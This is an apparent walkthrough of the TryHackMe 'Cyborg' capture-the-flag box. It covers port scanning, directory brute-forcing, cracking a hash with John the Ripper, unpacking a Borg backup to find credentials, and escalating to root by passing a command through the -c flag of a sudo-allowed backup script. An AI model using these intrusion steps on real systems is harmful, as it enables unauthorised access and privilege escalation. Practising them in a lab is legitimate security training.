Cyborg

By @fieldraccoon

A box involving encrypted archives, source code analysis and more.

Link: " https://tryhackme.com/room/cyborgt8 "

Lets get Started…

1. Nmap

So first start with a simple nmap scan to know what ports are open and what services are running on target <machine>.
" *$ sudo nmap -T4 -sC -sS -A <machine_ip> >>nmap.out* "

```
Nmap scan report for ip-10-10-46-127.eu-west-1.compute.internal (10.10.46.127)
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_  256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:96:12:E2:81:D9 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=1/26%OT=22%CT=1%CU=34909%PV=Y%DS=1%DC=D%G=Y%M=029612%T
OS:M=60100FE2%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=107%TI=Z%CI=Z%TS=A)
OS:SEQ(SP=FE%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M2301ST11NW6%O2=M2301
```


So ports 22 & 80 are open. Lets visit the webpage on port 80 and it was just a default Apache2 webpage. Didn't give out much.

2. Gobuster


So lest brute force possible directories on webserver publicly accessible
“ $ sudo gobuster dir -u 10.10.46.127 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o dir.out ”

```
root@ip-10-10-162-133:~# sudo gobuster dir -u 10.10.46.127 -w /usr/share/wordlists/dirbuster/directory-list-2.3-smal
l.txt -o dir.out
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.46.127
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/01/26 13:14:45 Starting gobuster
===============================================================
/admin (Status: 301)
/etc (Status: 301)
===============================================================
2021/01/26 13:15:17 Finished
===============================================================
```

We got /admin and /etc directory lets explore them and boom!! we have something interesting. Probably a Password hash, Save it for later use.



Further more poking found a public archive.tar file.



3. Password Cracking

So we found a hash before lets crack it. John the Ripper is a great tool for it.
“ $ john --fork=4 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt ”

```
└─$ john --fork=3 --wordlist=/usr/share/wordlists/rock
you.txt passwd
Warning: detected hash type "md5crypt", but the string
 is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loadi
ng these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and va
riants) [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~/Desktop/THM/cyborg]
└─$ john -show passwd
music_archive:[redacted]

1 password hash cracked, 0 left
```

Now lets take a look at archive.tar file, extract it with tar “ *$ tar -xf archive* ”

4. Research

Exploring the extracted files revealed a Readme file.

```
└─$ cat home/field/dev/final_archive/README
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/
```

After a little research I found about borg what it is and how it is used.
So as its borg archive unpack it using borg to a directory unziped.
“ *$ borg mount home/field/dev/final_archive unziped* ” and seems it require a password, lets enter the one we found earlier. And dig for something useful.

```
└─$ cat unzip/music_archive/home/alex/Desktop/secret.t
xt
shoutout to all the people who have gotten to this sta
ge whoop whoop!"
```

```
xt
Wow I'm awful at remembering Passwords so I've taken m
y Friends advice and noting them down!

alex:[redacted]
```

And there we have it a username and password. Lets ssh in target machine.

5. Gaining Access

Ssh into target with the username and password found and there we have it our user flag.

```
alex@ubuntu:~$ cat user.txt
flag{[redacted]}
```

6. Privilege Escalation

Check if alex user is in sudoers list " *$ sudo -l* " .

```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
alex@ubuntu:~$
```

Seems like there is bash access on backup.sh file. Lets exploit it.

7. Source Code Analysis

Lets read whats happening in backup.sh

```
while getopts c: flag
do
        case "${flag}" in
                c) command=${OPTARG};;
        esac
done


backup_files="/home/alex/Music/song1.mp3 /home/alex/Mu
sic/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Mu
sic/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Mu
sic/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Mu
sic/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Mu
sic/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/
Music/song12.mp3"

# Where to backup to.
dest="/etc/mp3backups/"

# Create archive filename.
hostname=$(hostname -s)
archive_file="$hostname-scheduled.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"

echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"

cmd=$($command)
echo $cmd
```

And script has a small chunk of code which seems to take input with a flag c and echo it with $, basically it can run bash commands.

```
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
flag{[redacted]}
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh -c "cat /root/root.txt"
```

Just Like That we have the root flag.